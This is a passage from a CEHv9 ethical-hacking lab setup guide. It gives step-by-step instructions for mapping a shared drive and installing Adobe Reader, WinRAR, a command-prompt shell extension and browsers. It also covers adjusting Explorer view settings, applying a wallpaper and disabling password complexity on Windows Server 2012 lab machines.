
16. Now, the shared folder list can be viewed in the **Browse For Folder** wizard. Click **OK**



17. Click **Finish** button to complete the Mapping of the **Z:** drive in **Map Network Drive** window



18. Once you click **Finish**, you will be redirected to the mapped network drive folder or shared folder



19. Follow the relevant steps to map the shared folder on all the **Windows Server 2008** and **Windows 7 Virtual Machines**

## CT#15: Install Adobe Acrobat v11.0.07 Reader or Later


1. Navigate to **D:\CEH-Tools\CEHv9 Lab Prerequisites\Adobe Reader** folder
2. Alternatively, you may download the latest version of **Adobe Reader** from **Aspen Portal** or **Adobe** website
3. Double-click **install\_reader11\_en\_mssd\_aaa\_aih.exe** to begin the installation
4. Follow **wizard-driven** installation steps and **complete** the install by choosing **default** options throughout the installation process
5. In the same way, install the application in Windows Server 2008, Windows 8.1 and Windows 7

## CT#16: Install WinRAR v5.10

1. Navigate to **D:\CEH-Tools\CEHv9 Lab Prerequisites\WinRAR** folder
2. Alternatively, you can also download the latest version of **WinRAR** from **Aspen Portal**
3. Double click on **winrar-x64-510.exe** to begin the installation
4. **WinRAR setup** window appears
5. In the **WinRAR 5.10** setup window, click **Install**
6. Complete the **install** by choosing **defaults** throughout the installation process
7. After completing the installation, the installation **location** of WinRAR files window opens **automatically**
8. **Close** the window
9. In the same way, install the application in Windows Server 2008, Windows 8.1 and Windows 7

## CT#17: Install Command Prompt Here Shell Extension


1. Navigate to **D:\CEH-Tools\CEHv9 Lab Prerequisites\cmdhere** or download from Aspen Portal
2. Double-click **cmdhere.reg**
3. A **Registry Editor** dialog-box appears, click **Yes**
4. A **Registry Editor** pop-up appears, click **OK**
5. Verify that the **Command prompt Here** is installed correctly. Right click on any folder, you should get **CmdHere** in the context menu



6. In the same way, install the application in Windows Server 2008, Windows 8.1 and Windows 7 machine. In these machines, you need to copy the **cmdhere.reg** file onto the **Desktop** and then run them from the Desktop.

## CT#18: Configure Windows Explorer

1. Right-click Windows icon at the lower left corner of the screen and click **Control Panel**
2. Click **Folder Options**
3. **Folder Options** window appears
4. In the **Folder Options** window, click the **View** tab
5. In the **Advanced Settings** section, under Hidden files and folders, select **Show hidden files, folders, and drives** radio button, uncheck **Hide extensions for known file types** and **Hide protected operating system files (Recommended)** options, click **Apply** and then click **OK**.



6. In the same way, configure these settings in Windows Server 2008, Windows 8.1 and Windows 7

## CT#19: Apply CEH Wallpaper

1. CEH Wallpaper is located at **D:\CEH-Tools\CEHv9 Lab Prerequisites\CEH Desktop Backgrounds** in the host machine and **Z:\CEH-Tools\CEHv9 Lab Prerequisites\CEH Desktop Backgrounds** in guest operating systems
2. On the Desktop, **Right-click** and select **Personalize** from the pop up menu
3. In the **Personalization** window, click **Desktop Background**
4. Desktop Background window appears, click **Browse** button
5. In the Browse window, browse for **CEHv9-Background.png** or **CEHv9-Background.jpg** and click **Open**
6. In the **Desktop Background** window, click **OK** and **close** Personalization window


## CT#20: Install Web Browsers in all Host and Guest Operating Systems

1. Navigate to **D:\CEH-Tools\CEHv9 Lab Prerequisites** in the host machine and **Z:\CEH-Tools\CEHv9 Lab Prerequisites** in guest operating systems
2. Open **Web Browsers** folder
3. Follow **wizard-driven** installation steps and install **Firefox** and **Chrome** web browsers
4. You can also download **latest** version of web browsers from respective **vendors**


## CT#21: Removing Password Complexity from all Host and Guest Operating Systems

### Remove Password Complexity in Windows Server 2012 (Host Machine)


1. Click the **Windows** icon at the lower left corner of the screen




- Start screen appears, click the down arrow button




3. Apps screen appears, click **Local Security Policy**



4. Local Security Policy window appears, expand Account Policies node, click Password Policy in the left pane and in the right pane double-click Password must meet complexity requirements




5. **Password must meet complexity requirements Properties** window appears, select **Disabled** radio button and click **Apply** and **OK**

